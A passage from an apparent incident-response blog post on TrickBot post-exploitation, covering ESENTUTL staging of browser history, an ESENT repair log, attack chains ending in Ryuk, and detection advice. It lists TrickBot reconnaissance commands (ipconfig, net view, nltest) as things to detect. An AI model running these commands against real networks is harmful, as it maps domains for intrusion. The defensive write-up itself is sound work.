> "browser history data and while Chrome and Firefox allow copying of the history files, the WebCacheV01.dat file that IE and Edge history are stored in is a locked file and cannot be copied using native copy"
> https://dfironthemountain.wordpress.com/tag/ese-database/

Artefacts on disk will be in the form of a .RAW capture

```
C:\Users\USER\AppData\Roaming\grabber_temp.INTEG.RAW
```

Snippet from the .RAW log file below. Seems to be validating/repairing the database before exfiltrating?

```
***** Repair of database 'C:\Users\USER\AppData\Local\Temp\grabber_temp.edb' started [ESENT version 10.00.1776

search for 'ERROR:' to find errors
search for 'WARNING:' to find warnings
checking database header
ERROR: database was not shutdown cleanly (Dirty Shutdown)
database file "C:\Users\USER\AppData\Local\Temp\grabber_temp.edb" is 43515904 bytes
database file "C:\Users\USER\AppData\Local\Temp\grabber_temp.edb" is 43515904 bytes on disk.
Creating 16 threads
```

You can download, NIRSOFT ESE Viewer to peak inside the .edb file to see what data has been staged. In summary, the threat actors are looking for files and locations of interest on the network (?). Maybe profiling if you are a user? or to provide them context and situational awareness of the environment they have spawned into and where to pivot next such as file servers (?). ESENTUTL and EDB files are one to be aware of and possibly a contender for DFIR professionals and 🔵 teams to use also!

As a side note, other previously seen similar activities and ITW sightings courtesy of @AltShiftPrtScn 🔽 .

Another similar TRICKBOT post-exploitation but using PSEXEC and AdFind to help deploy RYUK ransomware to the environment. A Nasty Trick: From Credential Theft Malware to Business Disruption

Again, different attack paths, key sightings on TRICKBOT using EMPIRE/POSHC2 to deliver the "cyber-aids" 😂

> Usually it's FAKEUPDATES -> DRIDEX | TRICKBOT -> EMPIRE -> CYBERAIDS, but what I just saw was FAKEUPDATES -> DRIDEX -> POSHC2. We stopped it obviously before the CYBERAIDS. Highly recommend not catching the CYBERAIDS.

> — Andrew Thompson (@QW5kcmV3) September 11, 2019

WRAP UP

The combination of EMOTET's access-as-a-service model and TRICKBOT's offensive set of modular tooling, they pose a real and current threat to businesses large and small. As stated before, once the infected systems have reported back - the threat actors can be pivoting further in your environment within (in this instance) <48hrs and start to elevate privledges to own the domain to ultimately deliver further badness such as ransomware. Using off the shelf offensive tooling such as EMPIRE, COBALTSTRIKE, BLOODHOUND, POWERSPLOIT and the infamous MIMIKATZ, detecting these tools are key in stopping the likes of TRICKBOT from moving further. Also to note, is the time taken to detect, investigate and remediate. Doing this in a timely manner is highly recommended. With the likes of offensive PowerShell becoming easiler to detect its only a matter of time before these TTPs change once more. 🐱🐈‍⬛🐭🐁

RECOMMENDATIONS

To avoid the "cyber-aids". I recommend;

As always defense in depth.

- Powershell visibility is still key for detection. (+transcription logging) - ship these off the host ASAP.
- CommandLine Logging - EventID 4688, Sysinternal SYSMON, EDR products.
- Active Directory auditing and logging to capture BLOODHOUND recon on AD objects. This could be incredible noisey depending on the environment but check out "honey tokens" for fake accounts that should never be queried.
- Detect over the wire Bloodhound via IDS/NSM - large LDAP queries from unexpected hosts like clients. Know whats normal first.
- Further segregation of your network where possible to hinder lateral movement.
- 👾 Puple teaming excercises 👾 . Pre-running BLOODHOUND and proactively going after the same fuit of the attackers. Harden and repeat. #PurpleTeaming
- Detect TRICKBOT recon `ipconfig /all` , `net config workstation` , `net view /all /domain` , `nltest /domain_trusts` , `nltest /domain_trusts` within a short time frame/chained together).

IOCS

https://pastebin.com/kS6ZJT1W

REFERENCES

[1] TRICKBOT TA505 GROUP https://attack.mitre.org/groups/G0092/
[2] North Korean APT(?) and recent Ryuk Ransomware attacks
https://www.kryptoslogic.com/blog/2019/01/north-korean-apt-and-recent-ryuk-ransomware-attacks/
[3] COBALT-STRIKE https://www.cobaltstrike.com/
[4] BLOODHOUND https://github.com/BloodHoundAD/BloodHound

[5] POWERSPLOIT https://github.com/PowerShellMafia/PowerSploit
[6] EMPIRE https://github.com/EmpireProject/Empire
[7] ESENTUTL https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh875603(v%3Dws.11)
[8] LOLBins https://lolbas-project.github.io/
[9] For the LULZ, research into Attacking Powershell Empire
https://sysopfb.github.io/malware/2019/10/05/Attacking-powershell-empire.html

---